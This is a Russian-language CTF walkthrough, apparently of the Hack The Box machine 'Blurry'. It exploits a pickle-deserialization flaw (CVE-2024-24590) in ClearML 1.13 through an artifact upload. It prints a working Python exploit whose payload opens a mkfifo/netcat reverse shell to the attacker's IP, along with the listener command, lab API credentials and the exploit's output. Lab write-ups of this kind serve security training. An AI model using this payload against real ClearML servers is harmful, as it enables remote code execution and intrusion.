
Главная панель ClearML

Первым делом определяем версию фреймворка. Обычно ее можно найти на странице с настройками, в разделе описания или в профиле пользователя. В случае с ClearML подошел третий вариант.



Версия фреймворка

Наша версия — 1.13. Проверим, есть ли для нее готовые эксплоиты.



GitHub
https://github.com › ClearM... · Перевести эту страницу
h3xm4n/ClearML-vulnerability-exploit-RCE-2024-CVE- ...
Here is an exploit in python to exploit the CVE-2024-24590, which is an upload pickle in a ClearML, which leads to arbitrary code execution.

GitHub
https://github.com › xffsec · Перевести эту страницу
CVE-2024-24590-ClearML-RCE-Exploit
Python script that exploits the vulnerability CVE-2024-24590 in ClearML, leveraging pickle file deserialization to execute arbitrary code.

Medium
https://medium.com › hacki... · Перевести эту страницу
Hacking ClearML using malicious pickle file upload ...
15 июн. 2024 г. — When I run the provided code, I got a reverse shell because the RunCommand class is designed to exploit the pickle module's deserialization ...

Snyk
https://security.snyk.io › pip · Перевести эту страницу
clearml vulnerabilities
Learn more about known vulnerabilities in the clearml package. ClearML - Auto-Magical Experiment Manager, Version Control, and MLOps for

Sploitus
https://sploitus.com › exploit · Перевести эту страницу
Exploit for Deserialization of Untrusted Data in Clear ...
13 июн. 2024 г. — Exploit for Deserialization of Untrusted Data in Clear Clearml CVE-2024-24590 | Sploitus | Exploit & Hacktool Search Engine.
★★★★★ Рейтинг: 5 · 5 голосов


Поиск эксплоитов в Google

Первая же ссылка из Google выводит нас на CVE-2024-24590.


ТОЧКА ОПОРЫ

В ClearML используется пакет ClearML для Python, через который происходит взаимодействие с сервером по API. Этот пакет использует встроенный в Python модуль Pickle, отвечающий за сериализацию и десериализацию объектов. Атакующий может создать файл Pickle, содержащий произвольный код, и загрузить его в качестве артефакта в проект через API. Затем при вызове метода **get** класса **Artifact** файл .pkl будет десериализован, что приведет к выполнению заложенного кода.

Чтобы воспроизвести эту атаку, нам нужно настроить ClearML локально. Для этого сперва получим конфиг в меню Settings → Workspace → Create new credentials.



Страница Workspace



Access key KPL66ZZ8H5M5QNKNSRPW

Secret key zl0S2JzHdEYo6RfRenfd2bX66uvUGaD2rmEWJzZeKbmxjZBQ4h

Copy the below info for input to 'clearml-init' configuration request, or modify your existing clearml.conf

```
api {
    web_server: http://app.blurry.htb
    api_server: http://api.blurry.htb
    files_server: http://files.blurry.htb
    credentials {
        "access_key" = "KPL66ZZ8H5M5QNKNSRPW"
        "secret_key"  = "zl0S2JzHdEYo6RfRenfd2bX66uvUGaD2rmEWJzZeKbmxjZBQ4h"
    }
}
```

Конфиг для подключения

В конфиге есть новые поддомены, поэтому обновляем запись в файле `/etc/hosts`.


```
10.10.11.19 blurry.htb app.blurry.htb files.blurry.htb api.blurry.htb
```

Так как будем работать с ClearML на своей машине, сперва нужно установить необходимые пакеты.

```
pip install clearml
```

А теперь настроим ClearML. Для этого запустим **`clearml-init`** и при запросе учетных данных вставим весь полученный конфиг.

```
api {
    web_server: http://app.blurry.htb
    api_server: http://api.blurry.htb
    files_server: http://files.blurry.htb
    credentials {
        "access_key" = "9ZJL1UC8DOP3UJJRUJBM"
        "secret_key"  =
"fLPHiGutlDvkULEQlo65XlP5azqSvVTlXW7yeKJGf4rjOzAEb4"
    }
}
```



```
venv ~/tmp/HTB/blurry (8.599s)
clearml-init
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app (e.g. http://localhost:8080//settings/workspace-configuration)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
api {
    web_server: http://app.blurry.htb
    api_server: http://api.blurry.htb
    files_server: http://files.blurry.htb
    credentials {
        "access_key" = "KPL66ZZ8H5M5QNKNSRPW"
        "secret_key"  = "zl0S2JzHdEYo6RfRenfd2bX66uvUGaD2rmEWJzZeKbmxjZBQ4h"
    }
}
Detected credentials key="KPL66ZZ8H5M5QNKNSRPW" secret="zl0S***"

ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
File Store: http://files.blurry.htb

Verifying credentials ...
Credentials verified!

New configuration stored in /home/ralf/clearml.conf
ClearML setup completed successfully.
```

Подключение к ClearML


Для эксплуатации уязвимости воспользуемся эксплоитом, который выполнит реверс-шелл.

```
from clearml import Task
import pickle, os

class RunCommand:
   def __reduce__(self):
       return (os.system, ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i
2>&1|nc 10.10.16.73 4321 >/tmp/f',))

command = RunCommand()

task = Task.init(project_name='Black Swan', task_name='
pickle_artifact_upload', tags=["review"])
task.upload_artifact(name='pickle_artifact', artifact_object=command,
retries=2, wait_on_upload=True, extension_name=".pkl")
```

Запустим листенер:


```
rlwrap nc -nlvp 4321
```

И выполним код.



```
venv ~/tmp/HTB/blurry (20.283s)
python3 exploit.py
ClearML Task: created new task id=579eb91f1cc44850ae2bbec5aea5b11b
2024-08-13 23:19:16,642 - clearml.Task - INFO - No repository found, storing script code instead
ClearML results page: http://app.blurry.htb/projects/c5ff5b5a94a34605ad0593c53006d3bd/experiments/579eb91f1cc44850ae2bbec5aea5b11b/output/log
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitoring
```

